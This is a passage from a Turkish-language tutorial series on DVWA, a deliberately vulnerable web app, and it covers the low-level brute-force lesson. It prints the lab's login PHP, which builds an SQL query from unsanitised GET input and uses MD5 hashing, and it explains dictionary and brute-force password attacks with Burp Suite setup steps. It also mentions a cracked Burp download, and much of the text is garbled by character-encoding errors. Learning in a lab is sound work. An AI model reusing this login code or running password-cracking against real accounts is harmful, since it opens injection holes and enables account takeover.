
Password:

More Information

- [https://www.owasp.org/index.php/Testing_for_Brute_Force_\(OWASP-AT-004\)](https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004))
- <http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

Username: admin
Security Level: impossible
PHPIDS: disabled





```
<?php
if( isset( $_GET[ 'Login' ] ) ) {
    // Get username
    $user = $_GET[ 'username' ];

    // Get password
    $pass = $_GET[ 'password' ];
    $pass = md5( $pass );

    // Check the database
    $query = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass'";
    $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );

    if( $result && mysql_num_rows( $result ) == 1 ) {
        // Get users details
        $avatar = mysql_result( $result, 0, "avatar" );

        // Login successful
        echo "<p>Welcome to the password protected area {$user}</p>";
        echo "<img src=\"{$avatar}\" />";
    }
    else {
        // Login failed
        echo "<pre><br />Username and/or password incorrect.</pre>";
    }

    mysql_close();
}
?>
```

Compare All Levels

Saldırı düzenlemeyi öğrendikten sonra bu saldırıdan nasıl korunacağınıza dair olan derslerde kaynak koduna inilecektir ve güvenlik seviyelerinin kaynak kodda ne gibi deđişikliklere yol açtığından, güvenlik önlemlerinin koda nasıl yansıdığından bahsedilecektir. Böylelikle bir hacker'ın saldırı bilgisini öğreneceğiniz gibi bir güvenlik uzmanının bu saldırıları nasıl savuşturabileceğini de öğrenebileceksiniz. Bir dersin 4 güvenlik seviyesine ait kaynak kodlarını görmek için her defasında güvenlik seviyesini deđiştirip ardından View Source butonuna basmak yerine tüm güvenlik seviyelerinin kaynak kodlarını birarada görmek için View Source butonuna tıklayıp ardından yukarıdaki resimden de görülebileceđi gibi pencerenin sol alt köşesinde yer alan Compare All Levels butonuna tıklamanız yeterlidir. Böylece tek bir pencerede hızlı bir şekilde güvenlik seviyelerinin kaynak kodda olan deđişimlerini gözlemleyebilir ve bunları birbirleriyle kıyaslayabilirsiniz.

Hepsi bu kadar. Artık derslere başlamak için hazırsınız. Takipte kalın. Hoşçakalın.

DERS 2 - BRUTE FORCE (LOW LEVEL)

Bu yazıda DVWA adlı web uygulamasının ierisinde bulunan bir sayfanın gvenlik zafiyetinden faydalanarak Brute Force saldırısında bulunulacaktır.

Bu tutorial'ın saldırı ierikli ilk yazısının konusuna baŐlamadan nce bir defaya mahsus tutorial boyunca takip edilecek anlatım methodundan bahsetmekte fayda var. Her ders yazısına Dersin Hedefi baŐlıklı bir alt baŐlıkla baŐlanacaktır. Bu baŐlık yapacađınız saldırı ile ne sonuca varmanız gerektiđi konusunda size direktif verecektir. Ardından derste kullanılacak saldırı tekniđinin tanımından bahsedilecektir. Bunun akabinde ise bahsedilen saldırı tekniđinin DVWA'daki gvenlik zafiyeti barındıran sayfaya nasıl uygulanabileceđinden bahsedilecektir. Bylelikle teorik olarak đrendiđiniz saldırı tekniđinin pratikte uygulanıŐını tecrbe etmiŐ olacaksınız. Dersi toparlamak adına bir de Sonu blm yer alacaktır. Opsiyonel olarak ise Sonu blmnden sonra Ekstra adlı baŐlık yer alacak olup bu baŐlık saldırıyı gerekleŐtirme hususunda kullanılabilir yan tool'lardan bahsedecektir. Evet, tutorial'ın iŐleyiŐi kabaca bu Őekilde olacaktır. Haydi Őimdi derse baŐlayalım.

Dersin Hedefi

Hedefiniz Brute Force saldırısı yaparak admin kullanıcısının Őifresini kırmaktır.

Brute Force Nedir?

Brute Force (Kaba Kuvvet), Őifre kırma saldırılarında kullanılan bir saldırı tekniđidir. Bu saldırı tekniđi ile login geiŐ noktası olan herhangi bir uygulamaya saldırı dzenleyebilir ve dođru Őifreyi bulup birinin hesabına giriŐ yapabilirsiniz. Brute Force ile aynı iŐleve sahip, fakat tr olarak alternatif bir seenek olan Dictionary (Szlk) ise yine Őifre kırma saldırılarında kullanılan bir saldırı tekniđidir. Bu teknik ile de login geiŐ noktası olan herhangi bir uygulamaya saldırı dzenleyip dođru Őifreyi edinmemiz dođrultusunda birinin hesabına giriŐ yapabilirsiniz.

Brute Force (yani kaba kuvvet) saldırısı, programa verilecek karakter seti (rnđ; a'dan z'ye tm harfler veya A'dan Z'ye tm harfler v.b.) bilgisi, minimum kelime uzunluđu bilgisi ve son olarak maksimum kelime uzunluđu bilgisi ile programın kendisine verilen bu limitler dođrultusunda elde edilebilecek maksimum tm kelimeleri sırasıyla Őifre bu mu deđil mi diye login noktasına denemesine denir. Dictionary (yani szlk) saldırısı ise binlerce, belki milyonlarca sık kullanılan Őifrelerin alt alta yer aldıđı bir txt dosyasının programa verilip dosyanın her satırının (yani her olası Őifrenin) Őifremiz bu mu deđil mi diye sırayla login noktasına denendiđi saldırı trne denir. Milyonlarca sık kullanılan Őifreler arasından birisi eŐleŐtiđi an (yani iŐe yaradıđı an) Őifre kırıldı (tespit edildi) denir.

Brute Force saldırısı grldđ zere verilen limitler (kısıtlar) dođrultusunda tretilenebilecek tm kombinasyonların denendiđi bir saldırı trdr. Tm kombinasyonlardan kasıt Őudur: Bilgisayar sistemlerinde bir karakter - mesela a harfi - 8 bitten oluŐur. (10010001 gibi). Bu 8 bitlik sayının 1'lerini ve 0'larını deđiŐtirerek biz aslında alfabedeki harfleri deđiŐtirmiŐ oluruz. İŐte bu 8 haneli sayıdan tretilenebilecek tm sayılara (karakterlere) tm kombinasyonlar adını veriyoruz. Brute force saldırısını tm kombinasyonları deneyecek Őekilde dzenlersek bu kombinasyonlar ierisinden biri Őifrenin kendisi olursa Őifre tespit edilmiŐ olacaktır. Daha teknik ifadeyle Őifre kırılmıŐ olacaktır. Teorik olarak tm kombinasyonları denemek Őeklinde uygulanan Brute Force saldırıları sizi daima kesin sonuca gtrr. Yani bu yntemle kırılmayacak Őifre yoktur. Her Őifre kırılabilir. Fakat bu yntem saniyeler ierisinde sizi sonuca gtrebileceđi gibi gnler, haftalar, aylar hatta yıllar ierisinde de sizi sonuca gtrebilir. Yani tm kombinasyonları denemek biraz maliyetli, zaman isteyen bir iŐtir. Dolayısıyla bunun yerine - Brute Force saldırıları yerine - genellikle szlk saldırıları gerekleŐtirilir. Yani daha nceden oluŐturulmuŐ olası yzlerce, binlerce Őifrelerin yer aldıđı bir text dosyasındaki tm Őifreler yazılımla login noktasına sırayla denir. Eđer saldırgan Őanslıysa Őifreyi tutturur ve login noktasından ieri

girer. Tüm kombinasyonları denemek kadar garanti olmasa da yine de daha optimum bir yoldur. İnternet üzerinde bu iş için paylaşılmıő hazır ve kapsamlı sık kullanılan / olası őifreler sözlükleri bulunmaktadır.

Brute Force Nasıl Yapılır?

Bu başlık Brute Force nasıl yapılır őeklinindedir. Fakat tıpkı Brute Force gibi otomatik őekilde deneme yanılma yapan, yani aynı prensipte çalıőan,fakat olası őifre kaynađı olarak matematikten deđil de daha önceden doldurulmuő bir olası őifreler txt dosyasından yararlanan Dictionary saldırısı ilave olarak gösterilecektir. Bu iki őifre kırma saldırısını yapabilmek için Burpsuite adlı bir yazılımdan faydalanılacaktır.

Burpsuite yazılımını [su adresten](#) temin edebilir, Windows kullanıcısıysanız indirdiđiniz jar dosyasının üzerine çift tıklayarak, Linux kullanıcısıysanız konsoldan

```
1 java -jar burpsuite-versiyonNo.jar
```

őeklinde kodlamayı terminalde tuőlayarak başlatabilirsiniz. Ama ufak bir not: Burpsuite, çalıőmak için JRE'ye ihtiyaç duyar. Eđer JRE, makinanızda yüklü deđilse Windows kullanıcıları [su adresten](#) ilgili JRE sürümünü indirip kurabilirler, linux kullanıcıları ise aőađıdaki sistem kodlamalarını terminallerine sırasıyla girerek JRE'yi makinalarına kurabilirler:

```
1 sudo add-apt-repository ppa:webupd8team/java
```

```
2 sudo apt-get update
```

```
3 sudo apt-get install oracle-java8-installer
```

Not: Bu makalede yer alan Brute Force saldırısını Burp ile uygulayabilmeniz için Burp'ün lisanslı (ücretli) sürümüne ihtiyaçınız vardır. Ancak makalenin devamında gelecek ücretsiz sürümlerin yapabilmesine olanak verilmiő Dictionary saldırısını halen yapabilir durumdasınız. őayet CRACK'li Burp kullanmayı, yani VİRÜS'lü olması çok çok muhtemel bir Burp'ü kullanmayı ve Brute Force saldırısını deneyimlemeyi isterseniz - yani riski göze alıyorsanız - [su adresten](#) indirebilir ve gerekli kullanım kılavuzundan yararlanarak kullanabilirsiniz. UYARI: CRACK'li Burp'ün VİRÜS içerebileceđini ve makinelerinize zarar verebileceđini (örn; HASSAS VERİLERİNİZİN ÇALINMASI, HESABINIZIN ELE GEÇİRİLMESİ, MAKİNENİZİN BİR SUÇ OLAYINDA KULLANILMASI gibi) bildiđinizi varsayıyorum ve dolayısıyla SORUMLULUK KABUL ETMEMEKTEYİM.

Brute Force Attack

DVWA web uygulamasındaki Brute Force saldırısını deneme sayfasında bir login ekranı sizi karşılayacaktır.

Vulnerability: Brute Force

Login

Username:

Password:


Login

More Information


- [https://www.owasp.org/index.php/Testing_for_Brute_Force_\(OWASP-AT-004\)](https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004))
- <http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

[!] Uyarı:


Brute force tekniđiyle Őfre kırma saldırılarında limitler programa ne kadar yukarı deđerlerde verilirse Őfre kırma sũresi de tũretilerek bu kombinasyonlar adedince uzayacaktır. Dolayısıyla DVWA'da admin kullanıcısı Őfresi password olduđundan ve bu Őfre 8 karakterli olduđundan verilecek limitleri ne kadar kũçũltũrseniz kũçũltũn Őfreyi kısa sũrede kırma deneyimi elde edemeyeceksiniz. Bu nedenle iŐleyiŐi anlamak adına Őimdilik DVWA'nın bir baŐka saldırıyı konu edindiđi bir sayfasındaki (CSRF sayfasındaki) Őfre deđiŐtirme ekranından Őifrenizi daha basit bir Őfreyle deđiŐtirin. Bu sayede brute force ile Őfre kırma saldırısı yaptığınızda Őfreyi kırma sũreniz ciddi oranda dũŐecektir. Őrneđin bu derste biz, Őifremizi 4 karakter uzunluđunda ve alfabedeki harflerden oluŐan "saat" yapalım (not: bu iŐlem sonrası DVWA'dan ˆıkıŐ yapıp tekrar login olurken admin hesabına saat Őfresiyle giriŐ yapabildiđinizi gũrebilirsiniz).



1




2




3


Dersin hedefi başlığında da belirtildiđi gibi hedefimiz admin kullanıcısının şifresini kırmaktır. Bu iş için BurpSuite yazılımını ve saldırı esnasında kullanacağınız tarayıcıyı yapılandırmanız gerekmektedir. Bunun için BurpSuite'i başlatın ve Proxy sekmesine geçiş yapın.




Sonra Options sekmesine tıklayın.




Ardından Edit butonuna tıklayın ve aŐađıdaki resimdeki gibi ayarlamaları yapın.








Ardından BurpSuite'in penceresinden biraz aşağıya kayın ve aşağıdaki resimden de görülebileceği gibi Intercept Client To Server Message'a tick işareti koyulu olduğundan emin olun. Bu tick işareti sizin login ekranında deneme mahiyetinde yapacağınız ilk giriş teşebbüsünde talebinizi sunucuya gitmeden BurpSuite'in yakalamasını sağlayacaktır. Ardından BurpSuite'e vereceğimiz limitler doğrultusunda bu ilk giriş teşebbüsü türetilen her olası şifre (kelime) ile denenmek üzere tekrarlanacaktır.



Őimdi Firefox'u (veya başka bir tarayıcıyı) açın ve aşağıdaki adımları uygulayın.





Artık Brute Force için hazırsınız. DVWA'nın Brute Force ders ekranına gelin. Login ekranına rastgele bir şeyler girin. Mesela kullanıcı adı için deneme ve şifre için de deneme girin:

Vulnerability: Brute Force

Login


Username:
deneme

Password:

